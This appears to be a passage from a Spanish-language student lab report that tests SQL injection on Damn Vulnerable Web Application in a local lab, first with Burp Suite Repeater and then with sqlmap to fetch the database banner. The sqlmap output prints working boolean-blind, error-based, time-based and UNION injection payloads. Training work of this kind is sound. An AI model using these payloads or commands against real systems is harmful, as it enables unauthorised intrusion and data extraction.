Enviamos la solicitud a Repeater



En el resultado nos muestra lo solicitado, los usuarios existentes




La inyección SQL permite a un atacante manipular consultas SQL para extraer información sensible. Burp Suite facilita la captura y modificación de solicitudes para probar diferentes inyecciones.


Apartado 5: Extraer datos con sqlmap

Apoyándote en la herramienta sqlmap extrae información de el "Banner de la Base de Datos" utilizando la vulnerabilidad de inyección SQL localizada en el apartado 4 en la funcionalidad "SQL injection" de Damn Vulnerable Web Application.


Extraemos la solicitud del anterior apartado en un archivo .txt



Utilizamos el comando sqlmap -r Apartado5.txt --banner



Revisamos el resultado observando la información que nos muestra sobre la base de datos




```
KaliLinux_HE03 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
kali@kali: ~/Documents
File Actions Edit View Help

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 14:42:45 /2025-03-22/

[14:42:45] [INFO] parsing HTTP request from 'Apartado5_HE05.txt'
[14:42:45] [WARNING] it appears that you have provided tainted parameter values ('id=' o
r '1'%3D'1') with most likely leftover chars/statements from manual SQL injection test(s
). Please, always use only valid parameter values so sqlmap could be able to run properl
y
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[14:43:00] [INFO] testing connection to the target URL
[14:43:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:43:00] [INFO] testing if the target URL content is stable
[14:43:00] [INFO] target URL content is stable
[14:43:00] [INFO] testing if GET parameter 'id' is dynamic
[14:43:00] [INFO] GET parameter 'id' appears to be dynamic
[14:43:00] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectab
le (possible DBMS: 'MySQL')
```



```
Enlaces
KaliLinux_HE03 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
kali@kali: ~/Documents
File Actions Edit View Help

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=' OR '1'='1' AND 2783=2783 AND 'DXyS'='DXyS8Submit-Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=' OR '1'='1' AND ROW(5935,1697)>(SELECT COUNT(*),CONCAT(0x716b767871,(SELECT (ELT(5935-5935,1
))),0x7178626a71,FLOOR(RAND(0)*2))x FROM (SELECT 2600 UNION SELECT 5383 UNION SELECT 9959 UNION SELECT 1914)a
GROUP BY x) AND 'nIzg'='nIzg8Submit-Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' OR '1'='1' AND (SELECT 6307 FROM (SELECT(SLEEP(5))))SJUs) AND 'hnKB'='hnKB8Submit-Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' OR '1'='1' UNION ALL SELECT NULL,CONCAT(0x716b767871,0x557a567167487345654c5668766c4b577744
774a66614877566f454b6b6571617448717167717450,0x7178626a71)-- -8Submit-Submit

[14:50:06] [INFO] the back-end DBMS is MySQL
[14:50:06] [INFO] fetching banner
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 4.1
banner: '5.0.51a-3ubuntu5'
[14:50:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.4'

[*] ending @ 14:50:06 /2025-03-22/
```

El comando sqlmap automatiza el proceso de explotación de inyecciones SQL, facilitando la extracción de información sensible. Utilizar sqlmap permite realizar pruebas más exhaustivas y obtener resultados detallados.